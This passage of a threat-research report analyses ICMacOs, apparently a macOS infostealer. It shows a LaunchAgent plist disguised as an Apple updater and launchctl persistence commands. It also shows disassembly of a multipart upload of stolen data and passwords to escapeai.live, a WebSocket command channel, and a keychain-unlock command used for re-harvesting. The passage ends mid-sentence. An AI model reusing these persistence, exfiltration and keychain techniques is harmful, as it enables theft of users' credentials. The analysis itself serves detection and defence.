
0x10049e19d
Click to zoom ↗
    <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
    <plist version="1.0">
    <dict>
        <key>Label</key>
        <string>com.apple.systemupdater</string>
        <key>ProgramArguments</key>
        <array>
            <string>%s</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <key>KeepAlive</key>
        <true/>
        <key>StartInterval</key>
        <integer>3600</integer>
    </dict>
    </plist>
Four properties in this configuration define how macOS handles the persistence:
Label: Masquerades as an official Apple operating system service (com.apple.systemupdater).ProgramArguments: Formatted via fmt.Sprintf with the path to ~/.local/share/.systemd-helper/.updater.RunAtLoad: Set to <true/>, forcing launchd to launch the binary immediately upon user login.KeepAlive: Set to <true/>, instructing macOS to restart the process if it terminates or crashes.StartInterval: Set to 3600, ensuring the agent re-executes every hour (3,600 seconds).The malware writes this plist to disk via os.WriteFile (0x100433440) with permissions 0644 (0x1a4).

3. Dual-mode launchctl registration
Modern versions of macOS (macOS Ventura, Sonoma, and Sequoia) updated the launchctl interface. Older commands like launchctl load are deprecated in favor of domain-based commands like launchctl bootstrap gui/<UID>.
  ICMacOs supports both interfaces:

    # Attempt 1: Legacy launchctl load -w
    1004334ac  add     x5, x5, #0xbfc           ; "load"
    1004334c0  add     x5, x5, #0x943           ; "-w"
    1004334dc  add     x0, x0, #0x237           ; "launchctl"
    1004334f0  bl      _os/exec.Command         ; launchctl load -w
    ~/Library/LaunchAgents/com.apple.systemupdater.plist
    1004334f4  bl      _os/exec.(*Cmd).Run
    1004334f8  cbz     x0, 0x1004335ac          ; If successful (err == nil), skip fallback

    # Attempt 2: Modern launchctl bootstrap fallback
    1004334fc  bl      _os.Getuid               ; Query victim user ID (e.g. 501)
    100433520  add     x0, x0, #0x24c           ; "gui/%d" -> "gui/501"
    100433558  add     x3, x3, #0x240           ; "bootstrap"
    10043357c  add     x0, x0, #0x237           ; "launchctl"
    100433590  bl      _os/exec.Command         ; launchctl bootstrap gui/501 ~/Library/LaunchAgents/...
    100433594  bl      _os/exec.(*Cmd).Run
If launchctl load -w returns an error, the code retrieves the user's numeric ID via _os.Getuid, formats the domain string "gui/%d", and registers the service via launchctl bootstrap gui/<UID>.
Finally, it saves local execution settings (password, build, and owner) into ~/.local/share/.systemd-helper/config.json.
Phase 3: Network exfiltration (main.upload at 0x100438a20)
With the staging archive /tmp/.systemd-private-helper/organized.zip prepared, the binary handles network transmission.

100438ab8  bl      _os.ReadFile             ; Read /tmp/.systemd-private-helper/organized.zip
...
100438bd4  bl      _mime/multipart.(*Writer).CreateFormFile ; Field: "file", Filename: "organized.zip"
The function initializes an HTTP multipart/form-data payload and attaches host metadata:
"file": Contains the raw binary stream of organized.zip."build": Identifier of the malware build."owner": Identifier of the threat actor campaign."password": Extracted or configured user password."username": Host account name."hostname": Computer hostname."os_version": macOS operating system release string.

    100438dfc  bl      _net/http.NewRequestWithContext ; POST https://escapeai.live/upload
    ...
    100438f00  *x0_36 = "Go-http-client/2.0"    ; User-Agent header
The request is dispatched with header User-Agent: Go-http-client/2.0 to the attacker's collection server:
POST https[:]//escapeai[.]live/upload

Interactive WebSocket C2 backdoor
Most commodity information stealers are one-way data conduits: they run, harvest credentials, upload a ZIP archive via an HTTP POST request, and terminate.
ICMacOs diverges from standard stealers by deploying a bidirectional command-and-control (C2) backdoor via WebSockets (_main.wsClient at 0x1004323c0). This allows the threat actor to interact with the infected Mac in real time, re-harvest credentials with newly discovered passwords, and execute arbitrary terminal commands.
The WebSocket connection handshake
Using the imported github.com/gorilla/websocket library, the malware formats a connection URL containing the victim's hardware identifier and username:

100432478  bl      _fmt.Sprintf             ; "wss://escapeai.live/ws?mac_id=%s&username=%s"
...
100432518  bl      _main.logMsg             ; "WS: connected"
The malware opens a persistent connection to wss://escapeai.live/ws. Once connected, it enters an infinite message-reading loop and logs incoming commands with the format string "WS cmd: %s".
Supported C2 commands
The WebSocket handler processes four distinct command directives:
1. Keep-alive check (ping)
When the server sends "ping", the client responds with "pong" at 0x100432760:

100432760  mov     x0, #0x676e6f70          ; ASCII "pong"
100432768  bl      _github.com/gorilla/websocket.(*Conn).WriteMessage
2. Re-harvesting pipeline (restuck)
If the server sends "restuck", the malware replies with "restuck:started" (0x100432670), logs "Restuck: restarting", and restarts the entire data collection pipeline. This allows the operator to pull updated browser sessions or crypto wallets without reinfecting the system.

3. Targeted Keychain unlock and re-harvest (restuck:<password>)
If the operator discovers the victim's macOS account password (e.g., from browser autofill or phishing dialogs), the C2 issues:
restuck:<password>
The malware splits the string, extracts the password, and executes:

100432a50  bl      _os.Getenv               ; Read $HOME
100432a74  add     x0, x0, #0xaec           ; "Library/Keychains/login.keychain-db"
100432aa8  add     x1, x1, #0x9b8           ; "unlock-keychain"
100432af0 bl _os/exec.Command ; security unlock-keychain -p <password> ~/Library/Keychains/login.keychain-db"restuck:invalid_password" (0x100432b14) and logs "Restuck: invalid password"."restuck:started" (0x100432b74) and re-runs the harvesting routine with full Keychain 